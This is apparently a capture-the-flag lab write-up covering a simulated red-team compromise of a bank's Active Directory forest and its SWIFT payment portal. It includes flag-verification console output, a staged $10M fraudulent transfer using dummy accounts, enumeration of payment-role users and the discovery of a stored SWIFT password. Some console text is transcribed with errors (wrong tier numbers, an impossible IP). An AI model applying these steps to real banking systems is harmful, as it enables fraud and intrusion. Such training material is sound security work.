

Please select an option:
[1] Get Flag Value
[2] Remove Flag Completion
[3] Reset SWIFT progress
[A] Exit
Selection:1


Please provide the ID for the flag you wish to receive
Selection:12

The flag value for that ID is: 7d812a70dF8d-0819-5407-b0F5-5a50F0c01bca1


Please select an option:
[1] Get Flag Value
[2] Remove Flag Completion
[3] Reset SWIFT progress
[A] Exit
Selection:1
```

## 🚩 Flag 09 : Foothold on Bank Division Tier 2 Infrastructure





## Flag 10 : Administrative access to Bank Division Tier 2 Infrastructure





```

[2] Active Directory Breach
[3] COMP Tier 2 Foothold
[4] COMP Tier 2 Admin
[5] COMP Tier 1 Foothold
[6] COMP Tier 1 Admin
[7] COMP Tier 0 Foothold
[8] COMP Tier 0 Admin
[9] BANK Tier 2 Foothold
[10] BANK Tier 2 Admin
[11] BANK Tier 1 Foothold
[12] BANK Tier 1 Admin
[13] BANK Tier 0 Foothold
[14] BANK Tier 0 Admin
[15] ROOT Tier 0 Foothold
[16] ROOT Tier 0 Admin
[17] SWIFT Web Access
[18] SWIFT Capturer Access
[19] SWIFT Approver Access
[20] SWIFT Payment Made
[100] Exit
Selection:10
Please provide the hostname of the host you have compromised (please use the name provided in your network diagram): work1

In order to verify your access, please complete the following steps.
1. On the work1 host, navigate to the C:\Users\Administrator\ directory
2. Create a text file with this name: mohamedali.txt
3. Add the following UUID to the first line of the file: 95b0f65-6dc0-4240-8578-ec55aaw5cf70
4. Click proceed for the verification to occur

Once you have performed the steps, please enter Y to verify your access.
If you wish to fully exit verification and try again please, please enter N.
If you wish to remove this verification attempt, please enter 2
Ready to verify (Y/N/2)? Y
Warning: Permanently added '10.200.116.51' (ECDSA) to the list of known hosts.
Mohamedali.txt

wall demo! Check your email!

What would you like to do?
Please select an option
[1] Submit proof of compromise
[2] Verify past compromises
[3] Verify email access
[4] Get hints
[5] Exit
Selection:

```

```

Please see your current progress below:
Flag ID      Flag Description      Completed
1            Parameter Breach      True
2            Active Directory Breach True
3            COMP Tier 2 Foothold  True
4            COMP Tier 2 Admin     True
5            COMP Tier 1 Foothold  True
6            COMP Tier 1 Admin     True
7            COMP Tier 0 Foothold  True
8            COMP Tier 0 Admin     True
9            BANK Tier 2 Foothold  True
10           BANK Tier 2 Admin     True
11           BANK Tier 1 Foothold  True
12           BANK Tier 1 Admin     True
13           BANK Tier 0 Foothold  True
14           BANK Tier 0 Admin     True
15           ROOT Tier 0 Foothold  True
16           ROOT Tier 0 Admin     True
17           SWIFT Web Access      False
18           SWIFT Capturer Access False
19           SWIFT Approver Access False
20           SWIFT Payment Made    False

Please select an option:
[1] Get Flag Value
[2] Remove Flag Completion
[3] Reset SWIFT progress
[4] Exit
Selection:1
Please provide the ID for the flag you wish to receive
Selection:10
The flag value for that ID is: T0M(1110961-5080-8000-8800-F512b550e0b1)

Please select an option:
[1] Get Flag Value
[2] Remove Flag Completion
[3] Reset SWIFT progress
[4] Exit
Selection:

```

## Summary:

Through effective abuse of forest-level privileges and internal pivoting techniques:

- We fully compromised the **BANK child domain**
- Created persistent administrative users (admin1, admin)
- Bypassed external access limitations on restricted hosts like the **JMP box**
- Claimed all **TIER 2, TIER 1, and TIER 0** flags for the BANK domain

## **Phase 15: Compromise of SWIFT Banking System and Payment Transfer**

With full administrative control across the forest, the next mission was to access and abuse the internal **SWIFT payment system** hosted within the **BANK domain**, simulating a high-impact financial compromise.

### **Step 1: Accessing the JMP Box (Jump Host)**

From the **BANKDC**, using the **Enterprise Admin** account created earlier, I initiated a Remote Desktop Protocol (RDP) session to the **JMP box**. This jump host provided internal browser access to critical systems — most notably, the **SWIFT banking portal**.

### **Flag 17: First Task - SWIFT Web Access**

Upon logging into the **E-CITIZEN portal**, I selected the task titled “**SWIFT Web Access**”, which laid out a simulated procedure mimicking a real-world SWIFT transaction flow.

#### **Transfer Information:**

##### **SWIFT Transfer Workflow (as provided):**

1. A customer requests a funds transfer and is assigned a **Transfer Code**.
2. The customer shares this code with the bank.
3. A **Capturer** authenticates into the SWIFT application and logs the transaction.
4. An **Approver** then reviews and approves the transaction using the **JMP host**.
5. Upon approval, the transaction is sent through the SWIFT network and the customer is notified.

### **Step 2: Executing the Task – Simulating a Fraudulent SWIFT Transfer**

Following the provided procedure:

1. I launched **Google Chrome** from the JMP host.
2. Navigated to the SWIFT Banking Portal at <https://swift.bank.thereserve.loc>
3. Logged in using a **dummy user account**.
4. Clicked “**Make a Transaction**”.
5. Entered the transaction details:
  - **Sender ID:** Source Account ID (dummy)

- **Receiver ID:** Destination Account ID
  - **Amount:** \$10,000,000
6. Upon submission, the portal requested a confirmation PIN code, simulating an email-based second factor.
- However, as per **E-CITIZEN instructions**, no actual email check was needed.
7. I returned to the **E-CITIZEN portal** and confirmed the transaction by entering Y.

```

[12] BANK Tier 1 Admin
[13] BANK Tier 0 Foothold
[14] BANK Tier 0 Admin
[15] ROOT Tier 0 Foothold
[16] ROOT Tier 0 Admin
[17] SWIFT Web Access
[18] SWIFT Capturer Access
[19] SWIFT Approver Access
[20] SWIFT Payment Mode
[100] Exit
Selection: 17
4d86d57-452-429f-b2f0-6f72d0943068
Warning: Permanently added '10.200.116.281' (ECDSA) to the list of known hosts.
Warning: Permanently added '10.200.116.281' (ECDSA) to the list of known hosts.
Warning: Permanently added '10.200.116.281' (ECDSA) to the list of known hosts.
Warning: Permanently added '10.200.116.281' (ECDSA) to the list of known hosts.
Warning: Permanently added '10.200.116.281' (ECDSA) to the list of known hosts.
Warning: Permanently added '10.200.116.281' (ECDSA) to the list of known hosts.
Warning: Permanently added '10.200.116.281' (ECDSA) to the list of known hosts.

In order to proof that you have access to the SWIFT system, dummy accounts have been created for you and you will have to perform the following steps to prove access.

Account Details:
Source Email: mohamedolig@source.loc
Source Password: v42f62060UpeVA
Source AccountID: 677bfc7d582ad3dbc852ac5
Source Funds: $ 10 000 000

Destination Email: mohamedolig@destination.loc
Destination Password: w52fzcvv0288Q
Destination AccountID: 677bfc7d582ad3dbc852ac6
Destination Funds: $ 10

Using these details, perform the following steps:
1. Go to the SWIFT web application
2. Navigate to the Make a Transaction page
3. Issue a transfer using the Source account as Sender and the Destination account as Receiver. You will have to use the corresponding account IDs.
4. Issue the transfer for the full 10 million dollars
5. Once completed, request verification of your transaction here (No need to check your email once the transfer has been created).

Once you have performed the steps of building your transaction, please enter Y to verify your access.
If you wish to fully exit verification and try again please, please enter X.
If you wish to remove this verification attempt, please enter Z
Ready to verify? [Y/X/Z]

```

The screenshot shows a web browser window with the URL `swift.bank.thereserve.io/transfer`. The page has a header with the logo and navigation links for "PIN Confirmation" and "Home". The main section is titled "Transactions" and contains a "New Transaction" form. The form has three input fields: "Sender" (containing `677bfc7d582ad3dbc852ac5`), "Receiver" (containing `677bfc7d582ad3dbc852ac6`), and "Amount" (containing `10000000`). A "Submit" button is located below the form. The browser's address bar shows the IP address `10.200.116.101` and the page is marked as "Not secure".

```

Warning: Permanently added '10.200.115.201' (ECDSA) to the list of known hosts.
Warning: Permanently added '10.200.115.201' (ECDSA) to the list of known hosts.
Warning: Permanently added '10.200.115.201' (ECDSA) to the list of known hosts.
Warning: Permanently added '10.200.115.201' (ECDSA) to the list of known hosts.
Warning: Permanently added '10.200.115.201' (ECDSA) to the list of known hosts.

In order to prove that you have access to the SWIFT system, dummy accounts have been created for you and you will have to perform the following steps to prove access.

Account Details:
Source Email:      mohamedali@sourcecwc.loc
Source Password:   v4ZFa2000UPuVA
Source AccountID:  677bfc9d92ad3dbc852ac5
Source Funds:      $ 10 000 000

Destination Email: mohamedali@destinationcwc.loc
Destination Password: 8c32tr2V9318Qc
Destination AccountID: 677bfc9d92ad3dbc852ac6
Destination Funds:   $ 10

Using these details, perform the following steps:
1. Go to the SWIFT web application
2. Navigate to the Make a Transaction page
3. Issue a transfer using the Source account as Sender and the Destination account as Receiver. You will have to use the corresponding account IDs.
4. Issue the transfer for the full 10 million dollars
5. Once completed, request verification of your transaction here (No need to check your email once the transfer has been created).

Once you have performed the steps of building your transaction, please enter Y to verify your access.
If you wish to fully exit verification and try again please, please enter X.
If you wish to remove this verification attempt, please enter Z.
Ready to verify? [Y/N/Z]: Y

New verification
Warning: Permanently added '10.200.115.201' (ECDSA) to the list of known hosts.
Warning: Permanently added '10.200.115.201' (ECDSA) to the list of known hosts.
Warning: Permanently added '10.200.115.201' (ECDSA) to the list of known hosts.

Well done! Check your email!

What would you like to do?
Please select an option:
[1] Submit proof of compromise
[2] Verify post compromises
[3] Verify email access
[4] Get hints
[5] Exit
Selection: 4

```

```

[4] Get hints
[5] Exit
Selection: 2

Please see your current progress below:
Flag ID      Flag Description      Completed
1            Perimeter Breach      True
2            Active Directory Breach True
3            CORP Tier 2 Foothold  True
4            CORP Tier 2 Admin     True
5            CORP Tier 1 Foothold  True
6            CORP Tier 1 Admin     True
7            CORP Tier 0 Foothold  True
8            CORP Tier 0 Admin     True
9            BANK Tier 2 Foothold  True
10           BANK Tier 1 Admin     True
11           BANK Tier 1 Foothold  True
12           BANK Tier 1 Admin     True
13           BANK Tier 0 Foothold  True
14           BANK Tier 0 Admin     True
15           ROOT Tier 0 Foothold  True
16           SWIFT Web Access      True
17           SWIFT Capturer Access False
18           SWIFT Approver Access False
19           SWIFT Payment Made    False
20

Please select an option:
[1] Get Flag Value
[2] Remove Flag Completion
[3] Reset SWIFT progress
[4] Exit
Selection: 1

Please provide the ID for the flag you wish to receive
Selection: 17

The flag value for that ID is: 709f6bc2f8f8-1ada-47d6-9b02-8abff4a3c4e1

Please select an option:
[1] Get Flag Value
[2] Remove Flag Completion
[3] Reset SWIFT progress
[4] Exit
Selection: 1


```

## ✓ Outcome

- The fraudulent transaction was **successfully initiated and approved**, demonstrating our capability to:
  - Abuse SWIFT transaction flow
  - Compromise financial operations
  - Emulate real-world adversary behavior
- Flag 17 was unlocked and verified through the **E-CITIZEN** platform.

## ❏ Flag 18: SWIFT Application as Capturer

Leverage domain access to impersonate a **SWIFT Capturer** and push a financial transaction through the internal **SWIFT** application.



```
[2] Verify past compromises
[3] Verify email access
[4] Get hints
[5] Exit
Selection:1
Please select which flag you would like to submit proof for:
[1] Perimeter Breach
[2] Active Directory Breach
[3] CORP Tier 2 Foothold
[4] CORP Tier 2 Admin
[5] CORP Tier 1 Foothold
[6] CORP Tier 1 Admin
[7] CORP Tier 8 Foothold
[8] CORP Tier 8 Admin
[9] BANK Tier 2 Foothold
[10] BANK Tier 2 Admin
[11] BANK Tier 1 Foothold
[12] BANK Tier 1 Admin
[13] BANK Tier 8 Foothold
[14] BANK Tier 8 Admin
[15] ROOT Tier 8 Foothold
[16] ROOT Tier 8 Admin
[17] SWIFT Web Access
[18] SWIFT Capturer Access
[19] SWIFT Approver Access
[20] SWIFT Payment Made
[100] Exit
Selection:18
Checking swift capture
Warning: Permanently added '10.200.110.201' (ECDSA) to the list of known hosts.
Warning: Permanently added '10.200.110.201' (ECDSA) to the list of known hosts.
Warning: Permanently added '10.200.110.201' (ECDSA) to the list of known hosts.
In order to prove that you have capturer access to the SWIFT system, a dummy transaction has been created for you.
Please look for a transaction with these details:
FROM: 631f6da311625cad29f5b32
TO: 6777bfc7d583ad3db852ac5
Look for this transfer and capture (forward) the transaction.
Once you have captured the provided transaction, please enter Y to verify your access.
If you wish to fully exit verification and try again please, please enter N.
If you wish to remove this verification attempt, please enter 2
Ready to verify? [Y/N/2]:
```

## 🔍 Initial Enumeration – Capturer Role Users

With full access to **Active Directory Users and Computers**, I began by identifying users who are members of the following SWIFT-specific roles:


- **Payment Capturers**
- **Payment Approvers**

These groups were located under the **Bank Domain Organizational Units (OUs)**.

Upon enumeration, I identified **multiple users** who held the **“Payment Capturer”** role. One of them was:

- **User:** g.watson





## Step 1: Logging into WORK1 as Capturer


Using my administrative access:

1. I initiated an **RDP session** to WORK1.
2. Once logged in, I began reviewing the user's desktop and file directories.

## Step 2: Discovering SWIFT Credentials

While exploring the Documents folder under g.watson, I discovered a file named **swift**.


- Upon opening the file, it revealed a **password string**.
- This was likely stored for convenient access to the **SWIFT banking portal**.

